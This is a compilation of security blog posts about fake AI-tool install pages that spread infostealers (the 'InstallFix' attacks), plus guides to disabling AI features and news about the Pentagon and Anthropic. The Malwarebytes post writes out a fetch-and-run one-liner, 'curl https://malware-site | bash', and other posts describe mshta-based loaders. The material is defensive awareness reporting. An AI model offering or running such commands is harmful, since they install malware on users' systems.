Normal view

AMOS and Amatera disguised as AI agents | Kaspersky official blog

12 March 2026 at 16:56

We recently discussed how malicious actors are spreading the AMOS infostealer for macOS via Google Ads, leveraging a chat with an AI assistant on the actual OpenAI website to host malicious instructions. We decided to dig a little deeper, only to discover several similar malicious campaigns where attackers attempt to slip users malware disguised as popular AI tools through Google Search ads. If the victims are searching for macOS-specific tools, the payload deployed is the very same AMOS; if they’re on Windows, it’s the Amatera infostealer instead. These campaigns use the popular Chinese AI Doubao, the viral AI assistant OpenClaw, or the coding assistant Claude Code as bait. This means such campaigns pose a threat not only to home users but also to organizations.

The reality is that corporate employees are increasingly using coding assistants like Claude Code, and workflow automation agents like OpenClaw. This brings its own set of risks, which is why many organizations have yet to officially approve (or pay for) access to such tools. Consequently, some employees take matters into their own hands to find these trendy tools, and head straight to Google. They type in a search query and are served a sponsored link leading to a malicious installation guide. Let’s take a closer look at how this attack plays out, using a Claude Code distribution campaign discovered in early March as an example.

The search query


So, a user starts looking for a place to download the Anthropic agent and types something like “Claude Code download” into the search bar. The search engine returns a list of links, with “sponsored links” (paid advertisements) sitting at the top. One of these ads leads the user to a malicious page featuring fake documentation. Interestingly, the site itself is built on Squarespace, a legitimate website builder that helps it bypass anti-phishing filters.

Search result examples

Search results with ads in Romania and Brazil



The attackers’ site meticulously mimics the original Claude Code documentation, complete with installation instructions. Just like the real deal, it prompts the user to copy and run a command. However, once executed, it installs not an AI agent but malware. Essentially, this is just another flavor of the ClickFix attack — one that has earned its own nickname: InstallFix.
Malicious website

Malicious site mimicking installation instructions


Claude Code website

Genuine Claude Code site with installation instructions

Malicious payload

Just like with the original Claude Code, the command for macOS attempts to install an application using the curl command-line utility. In reality, it deploys the AMOS spyware — previously described by our experts on Securelist — which was used in a similar past campaign.

In the case of Windows, the malware is installed using the system utility mshta.exe, which executes HTML-based applications instead of curl, which is used for the genuine Claude Code. This utility deploys the Amatera infostealer, which harvests browser data, crypto-wallet info, as well as information from the user folder, and sends it to a remote server at 144{.}124.235.102.

How to keep your company safe

Interest in AI agents continues to grow, and the emergence of new tools and their rising popularity are creating fresh attack vectors. Specifically, attempting to seek out third-party AI tools can not only jeopardize the source code of projects on the victim’s computer but also lead to the compromise of secrets, confidential corporate files, and user accounts.

To prevent this from happening, the first step should be educating employees about these dangers and the tricks used by threat actors. This can be done using our training platform: Kaspersky Automated Security Awareness. Incidentally, it includes a specialized lesson on the use of AI in corporate environments.

Additionally, we recommend protecting all corporate devices with proven cybersecurity solutions.

We also suggest checking out our previously published article on three approaches to minimizing the risks of using shadow AI.

Fake Claude Code install pages hit Windows and Mac users with infostealers

9 March 2026 at 14:07

Attackers are cloning install pages for popular tools like Claude Code and swapping the “one‑liner” install commands with malware, mainly to steal passwords, cookies, sessions, and access to developer environments.

Modern install guides often tell you to copy a single command like curl https://malware-site | bash into your terminal and hit Enter.​ That habit turns the website into a remote control: whatever script lives at that URL runs with your permissions, often those of an administrator.

Researchers found that attackers abuse this workflow by keeping everything identical, only changing where that one‑liner actually connects to. For many non‑specialist users who just started using AI and developer tools, this method feels normal, so their guard is down.

But this basically boils down to “I trust this domain” and that’s not a good idea unless you know for sure that it can be trusted.

It usually plays out like this. Someone searches “Claude Code install” or “Claude Code CLI,” sees a sponsored result at the top with a plausible URL, and clicks without thinking too hard about it.

But that ad leads to a cloned documentation or download page: same logo, same sidebar, same text, and a familiar “copy” button next to the install command. In many cases, any other link you click on that fake page quietly redirects you to the real vendor site, so nothing else looks suspicious.

Similar to ClickFix attacks, this method is called InstallFix. The user runs the code that infects their own machine, under false pretenses, and the payload usually is an infostealer.

The main payload in these Claude Code-themed InstallFix cases is an infostealer called Amatera. It focuses on browser data like saved passwords, cookies, session tokens, autofill data, and general system information that helps attackers profile the device. With that, they can hijack web sessions and log into cloud dashboards and internal administrator panels without ever needing your actual password. Some reports also mention an interest in crypto wallets and other high‑value accounts.

Windows and Mac

The Claude Code-based campaign the researchers found was equipped to target both Windows and Mac users.

On macOS, the malicious one‑liner usually pulls a second‑stage script from an attacker‑controlled domain, often obfuscated with base64 to look noisy but harmless at first glance. That script then downloads and runs a binary from yet another domain, stripping attributes and making it executable before launching it. 

On Windows, the command has been seen spawning cmd.exe, which then calls mshta.exe with a remote URL. This allows the malware logic to run as a trusted Microsoft binary rather than an obvious random executable. In both cases, nothing spectacular appears on screen: you think you just installed a tool, while the real payload silently starts doing its work in the background.

How to stay safe

With ClickFix and InstallFix running rampant—and they don’t look like they’re going away anytime soon—it’s important to be aware, careful, and protected.

  • Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Analyze what the command will do, before you run it.
  • Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
  • Limit the use of copy-paste for commands. Manually typing commands instead of copy-pasting can reduce the risk of unknowingly running malicious payloads hidden in copied text.
  • Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component.
  • Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!

Pro tip: Did you know that the free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard?


We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

Beware of fake OpenClaw installers, even if Bing points you to GitHub

6 March 2026 at 12:11

Attackers are abusing OpenClaw’s popularity by seeding fake “installers” on GitHub, boosted by Bing AI search results, to deliver infostealers and proxy malware instead of the AI assistant users were looking for.

OpenClaw is an open‑source, self‑hosted AI agent that runs locally on your machine with broad permissions: it can read and write files, run shell commands, interact with chat apps, email, calendars, and cloud services. In other words, if you wire it into your digital life, it may end up handling access to a lot of sensitive data.

And, as is often the case, popularity brings brand impersonation. According to researchers at Huntress, attackers created malicious GitHub repositories posing as OpenClaw Windows installers, including a repo called openclaw-installer. These were added on February 2 and stayed up until roughly February 10, when they were reported and removed.

Bing search results pointed victims to these GitHub repositories. But when the victim downloaded and ran the fake installer, it didn’t give them OpenClaw at all. The installer dropped Vidar, a well‑known information stealer, directly into memory. In some cases, the loader also deployed GhostSocks, effectively turning the victim’s system into a residential proxy node criminals could route their traffic through to hide their activities.

How to stay safe

The good news is that the campaign appears to have been short-lived, and there are clear indicators and mitigations you can use.

If you downloaded an OpenClaw installer recently from GitHub after searching “OpenClaw Windows” in Bing, especially in early February, you should assume your system is compromised until proven otherwise.

Vidar can steal browser credentials, crypto wallets, and data from applications like Telegram. GhostSocks silently turns your machine into a proxy node for other people’s traffic. That’s not just a privacy issue. It can drag you into abuse investigations when someone else’s attacks appear to come from your IP address.

If you suspect you ran a fake installer:

  • Disconnect the machine from your network, then run a full system scan with a reputable, up‑to‑date anti‑malware solution.
  • Change passwords for critical services (email, banking, cloud, developer accounts) and do that on a different, clean device.
  • Review recent logins and sessions for unusual activity, and enable multi‑factor authentication (MFA) where you haven’t already.

If you’re still intent on using OpenClaw:

  • Run OpenClaw (or similar agents) in a sandboxed VM or container on isolated hosts, with default‑deny egress and tightly scoped allow‑lists.
  • Give the runtime its own non‑human service identities, least privilege, short token lifetimes, and no direct access to production secrets or sensitive data.
  • Treat skill/extension installation as introducing new code into a privileged environment: restrict registries, validate provenance, and monitor for rare or newly seen skills.
  • Log and periodically review agent memory/state and behavior for durable instruction changes, especially after ingesting untrusted content or shared feeds.
  • Understand and provide for the event where you may need to nuke‑and‑pave: keep non‑sensitive state snapshots handy, document a rebuild and credential‑rotation playbook, and rehearse it.
  • Run an up-to-date, real-time anti-malware solution that can detect information stealers and other malware.

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

How to disable unwanted AI assistants and features on your PC and smartphone | Kaspersky official blog

5 March 2026 at 13:25

If you don’t go searching for AI services, they’ll find you all the same. Every major tech company feels a moral obligation not just to develop an AI assistant, integrated chatbot, or autonomous agent, but to bake it into their existing mainstream products and forcibly activate it for tens of millions of users. Here are just a few examples from the last six months:

On the flip side, geeks have rushed to build their own “personal Jarvises” by renting VPS instances or hoarding Mac minis to run the OpenClaw AI agent. Unfortunately, OpenClaw’s security issues with default settings turned out to be so massive that it’s already been dubbed the biggest cybersecurity threat of 2026.

Beyond the sheer annoyance of having something shoved down your throat, this AI epidemic brings some very real practical risks and headaches. AI assistants hoover up every bit of data they can get their hands on, parsing the context of the websites you visit, analyzing your saved documents, reading through your chats, and so on. This gives AI companies an unprecedentedly intimate look into every user’s life.

A leak of this data during a cyberattack — whether from the AI provider’s servers or from the cache on your own machine — could be catastrophic. These assistants can see and cache everything you can, including data usually tucked behind multiple layers of security: banking info, medical diagnoses, private messages, and other sensitive intel. We took a deep dive into how this plays out when we broke down the issues with the AI-powered Copilot+ Recall system, which Microsoft also planned to force-feed to everyone. On top of that, AI can be a total resource hog, eating up RAM, GPU cycles, and storage, which often leads to a noticeable hit to system performance.

For those who want to sit out the AI storm and avoid these half-baked, rushed-to-market neural network assistants, we’ve put together a quick guide on how to kill the AI in popular apps and services.

How to disable AI in Google Docs, Gmail, and Google Workspace

Google’s AI assistant features in Mail and Docs are lumped together under the umbrella of “smart features”. In addition to the large language model, this includes various minor conveniences, like automatically adding meetings to your calendar when you receive an invite in Gmail. Unfortunately, it’s an all-or-nothing deal: you have to disable all of the “smart features” to get rid of the AI.

To do this, open Gmail, click the Settings (gear) icon, and then select See all settings. On the General tab, scroll down to Google Workspace smart features. Click Manage Workspace smart feature settings and toggle off two options: Smart features in Google Workspace and Smart features in other Google products. We also recommend unchecking the box next to Turn on smart features in Gmail, Chat, and Meet on the same general settings tab. You’ll need to restart your Google apps afterward (which usually happens automatically).

How to disable AI Overviews in Google Search

You can kill off AI Overviews in search results on both desktops and smartphones (including iPhones), and the fix is the same across the board. The simplest way to bypass the AI overview on a case-by-case basis is to append -ai to your search query — for example, how to make pizza -ai. Unfortunately, this method occasionally glitches, causing Google to abruptly claim it found absolutely nothing for your request.

If that happens, you can achieve the same result by switching the search results page to Web mode. To do this, select the Web filter immediately below the search bar — you’ll often find it tucked away under the More button.

A more radical solution is to jump ship to a different search engine entirely. For instance, DuckDuckGo not only tracks users less and shows little ads, but it also offers a dedicated AI-free search — just bookmark the search page at noai.duckduckgo.com.

How to disable AI features in Chrome

Chrome currently has two types of AI features baked in. The first communicates with Google’s servers and handles things like the smart assistant, an autonomous browsing AI agent, and smart search. The second handles locally more utility-based tasks, such as identifying phishing pages or grouping browser tabs. The first group of settings is labeled AI mode, while the second contains the term Gemini Nano.

To disable them, type chrome://flags into the address bar and hit Enter. You’ll see a list of system flags and a search bar; type “AI” into that search bar. This will filter the massive list down to about a dozen AI features (and a few other settings where those letters just happen to appear in a longer word). The second search term you’ll need in this window is “Gemini“.

After reviewing the options, you can disable the unwanted AI features — or just turn them all off — but the bare minimum should include:

  • AI Mode Omnibox entrypoint
  • AI Entrypoint Disabled on User Input
  • Omnibox Allow AI Mode Matches
  • Prompt API for Gemini Nano
  • Prompt API for Gemini Nano with Multimodal Input

Set all of these to Disabled.

How to disable AI features in Firefox

While Firefox doesn’t have its own built-in chatbots and hasn’t (yet) tried to force upon users agent-based features, the browser does come equipped with smart-tab grouping, a sidebar for chatbots, and a few other perks. Generally, AI in Firefox is much less “in your face” than in Chrome or Edge. But if you still want to pull the plug, you’ve two ways to do it.

The first method is available in recent Firefox releases — starting with version 148, a dedicated AI Controls section appeared in the browser settings, though the controls are currently a bit sparse. You can use a single toggle to completely Block AI enhancements, shutting down AI features entirely. You can also specify whether you want to use On-device AI by downloading small local models (currently just for translations) and configure AI chatbot providers in sidebar, choosing between Anthropic Claude, ChatGPT, Copilot, Google Gemini, and Le Chat Mistral.

The second path — for older versions of Firefox — requires a trip into the hidden system settings. Type about:config into the address bar, hit Enter, and click the button to confirm that you accept the risk of poking around under the hood.

A massive list of settings will appear along with a search bar. Type “ML” to filter for settings related to machine learning.

To disable AI in Firefox, toggle the browser.ml.enabled setting to false. This should disable all AI features across the board, but community forums suggest this isn’t always enough to do the trick. For a scorched-earth approach, set the following parameters to false (or selectively keep only what you need):

  • ml.chat.enabled
  • ml.linkPreview.enabled
  • ml.pageAssist.enabled
  • ml.smartAssist.enabled
  • ml.enabled
  • ai.control.translations
  • tabs.groups.smart.enabled
  • urlbar.quicksuggest.mlEnabled

This will kill off chatbot integrations, AI-generated link descriptions, assistants and extensions, local translation of websites, tab grouping, and other AI-driven features.

How to disable AI features in Microsoft apps

Microsoft has managed to bake AI into almost every single one of its products, and turning it off is often no easy task — especially since the AI sometimes has a habit of resurrecting itself without your involvement.

How to disable AI features in Edge

Microsoft’s browser is packed with AI features, ranging from Copilot to automated search. To shut them down, follow the same logic as with Chrome: type edge://flags into the Edge address bar, hit Enter, then type “AI” or “Copilot” into the search box. From there, you can toggle off the unwanted AI features, such as:

  • Enable Compose (AI-writing) on the web
  • Edge Copilot Mode
  • Edge History AI

Another way to ditch Copilot is to enter edge://settings/appearance/copilotAndSidebar into the address bar. Here, you can customize the look of the Copilot sidebar and tweak personalization options for results and notifications. Don’t forget to peek into the Copilot section under App-specific settings — you’ll find some additional controls tucked away there.

How to disable Microsoft Copilot

Microsoft Copilot comes in two flavors: as a component of Windows (Microsoft Copilot), and as part of the Office suite (Microsoft 365 Copilot). Their functions are similar, but you’ll have to disable one or both depending on exactly what the Redmond engineers decided to shove onto your machine.

The simplest thing you can do is just uninstall the app entirely. Right-click the Copilot entry in the Start menu and select Uninstall. If that option isn’t there, head over to your installed apps list (Start → Settings → Apps) and uninstall Copilot from there.

In certain builds of Windows 11, Copilot is baked directly into the OS, so a simple uninstall might not work. In that case, you can toggle it off via the settings: Start → Settings → Personalization → Taskbar → turn off Copilot.

If you ever have a change of heart, you can always reinstall Copilot from the Microsoft Store.

It’s worth noting that many users have complained about Copilot automatically reinstalling itself, so you might want to do a weekly check for a couple of months to make sure it hasn’t staged a comeback. For those who are comfortable tinkering with the System Registry (and understand the consequences), you can follow this detailed guide to prevent Copilot’s silent resurrection by disabling the SilentInstalledAppsEnabled flag and adding/enabling the TurnOffWindowsCopilot parameter.

How to disable Microsoft Recall

The Microsoft Recall feature, first introduced in 2024, works by constantly taking screenshots of your computer screen and having a neural network analyze them. All that extracted information is dumped into a database, which you can then search using an AI assistant. We’ve previously written in detail about the massive security risks Microsoft Recall poses.

Under pressure from cybersecurity experts, Microsoft was forced to push the launch of this feature from 2024 to 2025, significantly beefing up the protection of the stored data. However, the core of Recall remains the same: your computer still remembers your every move by constantly snapping screenshots and OCR-ing the content. And while the feature is no longer enabled by default, it’s absolutely worth checking to make sure it hasn’t been activated on your machine.

To check, head to the settings: Start → Settings → Privacy & Security → Recall & snapshots. Ensure the Save snapshots toggle is turned off, and click Delete snapshots to wipe any previously collected data, just in case.

You can also check out our detailed guide on how to disable and completely remove Microsoft Recall.

How to disable AI in Notepad and Windows context actions

AI has seeped into every corner of Windows, even into File Explorer and Notepad. You might even trigger AI features just by accidentally highlighting text in an app — a feature Microsoft calls “AI Actions”. To shut this down, head to Start → Settings → Privacy & Security → Click to Do.

Notepad has received its own special Copilot treatment, so you’ll need to disable AI there separately. Open the Notepad settings, find the AI features section, and toggle Copilot off.

Finally, Microsoft has even managed to bake Copilot into Paint. Unfortunately, as of right now, there is no official way to disable the AI features within the Paint app itself.

How to disable AI in WhatsApp

In several regions, WhatsApp users have started seeing typical AI additions like suggested replies, AI message summaries, and a brand-new Chat with Meta AI button. While Meta claims the first two features process data locally on your device and don’t ship your chats off to their servers, verifying that is no small feat. Luckily, turning them off is straightforward.

To disable Suggested Replies, go to Settings → Chats → Suggestions & smart replies and toggle off Suggested replies. You can also kill off AI Sticker suggestions in that same menu. As for the AI message summaries, those are managed in a different location: Settings → Notifications → AI message summaries.

How to disable AI on Android

Given the sheer variety of manufacturers and Android flavors, there’s no one-size-fits-all instruction manual for every single phone. Today, we’ll focus on killing off Google’s AI services — but if you’re using a device from Samsung, Xiaomi, or others, don’t forget to check your specific manufacturer’s AI settings. Just a heads-up: fully scrubbing every trace of AI might be a tall order — if it’s even possible at all.

In Google Messages, the AI features are tucked away in the settings: tap your account picture, select Messages settings, then Gemini in Messages, and toggle the assistant off.

Broadly speaking, the Gemini chatbot is a standalone app that you can uninstall by heading to your phone’s settings and selecting Apps. However, given Google’s master plan to replace the long-standing Google Assistant with Gemini, uninstalling it might become difficult — or even impossible — down the road.

If you can’t completely uninstall Gemini, head into the app to kill its features manually. Tap your profile icon, select Gemini Apps activity, and then choose Turn off or Turn off and delete activity. Next, tap the profile icon again and go to the Connected Apps setting (it may be hiding under the Personal Intelligence setting). From here, you should disable all the apps where you don’t want Gemini poking its nose in.

How to disable AI in macOS and iOS

Apple’s platform-level AI features, collectively known as Apple Intelligence, are refreshingly straightforward to disable. In your settings — on desktops, smartphones, and tablets alike — simply look for the section labeled Apple Intelligence & Siri. By the way, depending on your region and the language you’ve selected for your OS and Siri, Apple Intelligence might not even be available to you yet.

Other posts to help you tune the AI tools on your devices:

AI assistant in Kaspersky Container Security

3 March 2026 at 17:13

Modern software development relies on containers and the use of third-party software modules. On the one hand, this greatly facilitates the creation of new software, but on the other, it gives attackers additional opportunities to compromise the development environment. News about attacks on the supply chain through the distribution of malware via various repositories appears with alarming regularity. Therefore, tools that allow the scanning of images have long been an essential part of secure software development.

Our portfolio has long included a solution for protecting container environments. It allows the scanning of images at different stages of development for malware, known vulnerabilities, configuration errors, the presence of confidential data in the code, and so on. However, in order to make an informed decision about the state of security of a particular image, the operator of the cybersecurity solution may need some more context. Of course, it’s possible to gather this context independently, but if a thorough investigation is conducted manually each time, development may be delayed for an unpredictable period of time. Therefore, our experts decided to add the ability to look at the image from a fresh perspective; of course, not with a human eye — AI is indispensable nowadays.

OpenAI API

Our Kaspersky Container Security solution (a key component of Kaspersky Cloud Workload Security) now supports an application programming interface for connecting external large language models. So, if a company has deployed a local LLM (or has a subscription to connect a third-party model) that supports the OpenAI API, it’s possible to connect the LLM to our solution. This gives a cybersecurity expert the opportunity to get both additional context about uploaded images and an independent risk assessment by means of a full-fledged AI assistant capable of quickly gathering the necessary information.

The AI provides a description that clearly explains what the image is for, what application it contains, what it does specifically, and so on. Additionally, the assistant conducts its own independent analysis of the risks of using this image and highlights measures to minimize these risks (if any are found). We’re confident that this will speed up decision-making and incident investigations and, overall, increase the security of the development process.

What else is new in Cloud Workload Security?

In addition to adding API to connect the AI assistant, our developers have made a number of other changes to the products included in the Kaspersky Cloud Workload Security offering. First, they now support single sign-on (SSO) and a multi-domain Active Directory, which makes it easier to deploy solutions in cloud and hybrid environments. In addition, Kaspersky Cloud Workload Security now scans images more efficiently and supports advanced security policy capabilities. You can learn more about the product on its official page.

Pentagon ditches Anthropic AI over “security risk” and OpenAI takes over

3 March 2026 at 17:05

On Friday the US Pentagon cut ties with Anthropic, the company behind Claude AI. Defense Secretary Pete Hegseth designated the San Francisco-based company a “supply-chain risk to national security.”

The supply-chain risk designation means that no contractor, supplier, or partner doing business with the US military can deal with Anthropic. The label previously applied only to foreign adversaries like Huawei, though, and using it against a US company marks a rare escalation in a government-industry dispute. According to reports, President Donald Trump also ordered every federal agency to stop using Anthropic’s technology.

What Anthropic wouldn’t budge on

Anthropic called the designation “unlawful and politically motivated” and said it intends to challenge it in court.

At the center of the dispute is how far Anthropic believes its models should be allowed to go inside military systems. Anthropic, which was the first frontier AI company deployed on the military’s classified networks, wanted two contractual restrictions on its AI model Claude, as outlined in its response to the Pentagon’s announcement. It forbade the Pentagon to use its tech for the mass domestic surveillance of Americans and did not want its tech employed in fully autonomous weapons.

The Pentagon had previously demanded that all AI vendors agree to “all lawful purposes” language as part of their contracts. Anthropic told ABC that what the Pentagon finally offered left the door open for the government to violate the company’s no-surveillance and no-weapons clauses.

Defense Secretary Hegseth responded with a statement cancelling Anthropic’s $200m Pentagon contract, awarded last July. He accused Anthropic of attempting to seize veto power over military operations and called the company’s position fundamentally incompatible with American principles.

Anthropic’s CEO Dario Amodei called the government’s response retaliatory and punitive and promised to challenge the designation in court.

Legal scholars suggest that the AI company could have a strong case, questioning whether Hegseth can meet the statutory requirements for such a designation, which is allegedly intended to protect military systems from adversarial sabotage rather than resolving a commercial disagreement over contract terms.

Dan W. Ball, senior fellow at the American Foundation for Innovation, called the Pengaton’s move “attempted corporate murder,” arguing that Google, Amazon, and NVIDIA would have to detach themselves from Anthropic if Hegseth got his way. Amazon is Anthropic’s primary cloud computing provider, but it also uses Google’s data centers extensively. Both companies are investors in Anthropic, as is NVIDIA, which also partners with the AI company on GPU engineering. If the Pentagon’s designation restricts federal contractors from integrating Anthropic technology into defense-related systems, those partners could be required to separate or ringfence any federal-facing work involving the company.

OpenAI steps in

In a whirlwind of policy changes by the US military, the Pentagon also signed a deal with ChatGPT creator OpenAI on Friday evening, just a few hours after dropping Anthropic.

OpenAI CEO Sam Altman said the agreement preserved the same principles Anthropic had been blacklisted for defending.

The difference, according to Altman, is the enforcement mechanism. Instead of hard contractual prohibitions, OpenAI accepted the “all lawful purposes” framework but layered on architectural controls: cloud-only deployment, a proprietary safety stack the Pentagon agreed not to override, and cleared engineers embedded forward. OpenAI said these protections made the company confident that the Pentagon couldn’t cross the red lines it shares with Anthropic.

Altman reportedly said Anthropic’s approach differed because it relied on specific contract language rather than existing legal protections, adding Anthropic “may have wanted more operational control than we did.”

The morning after

The policy dispute did not immediately change how existing systems were operating. According to reporting by The Wall Street Journal and Axios, US Central Command used Anthropic’s AI during Operation Epic Fury, a coordinated US–Israeli operation targeting Iran. The outlets reported that the system was used for intelligence assessment, target analysis, and operational modeling.

Claude remained in use because it was already embedded in certain classified military systems. As a senior defense official previously told Axios:

“It will be an enormous pain in the ass to disentangle, and we are going to make sure they pay a price for forcing our hand like this.”

Hegseth announced a six-month period during which the Pentagon will pick Anthropic’s AI out of its systems.

Consumers vote with their feet

The dispute has also prompted reactions from some AI industry employees and users. More than 875 employees across Google and OpenAI signed an open letter backing Anthropic’s stance. According to the letter:

“They’re trying to divide each company with fear that the other will give in. That strategy only works if none of us know where the others stand.”

A consumer boycott, organized under the name QuitGPT, is organizing a campaign to avoid using ChatGPT, along with a protest at OpenAI’s HQ this week. Claude also rocketed to the top of Apple’s App Store over the weekend.


We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

Why Service Providers Must Become Secure AI Factories

The Pivot to Large-Scale Intelligence

For decades, Telecommunications Service Providers have been the central nervous system of the global economy, tasked with a singular, critical mission: connecting people.

The industry spent vast amounts of capital building networks that moved voice, then text and finally high-speed mobile data. We succeeded. According to GSMA's most recent report, there are 5.8 billion unique subscriptions. The world is connected.

But the mission is changing fast. We are no longer just moving data; we are now expected to host intelligence.

Today’s enterprises are drowning in data and desperate for AI-led capabilities to analyze and process the information. They are struggling with the immense capital costs, the scarcity of GPUs, and complex data sovereignty regulations that make public cloud options difficult for sensitive workloads.

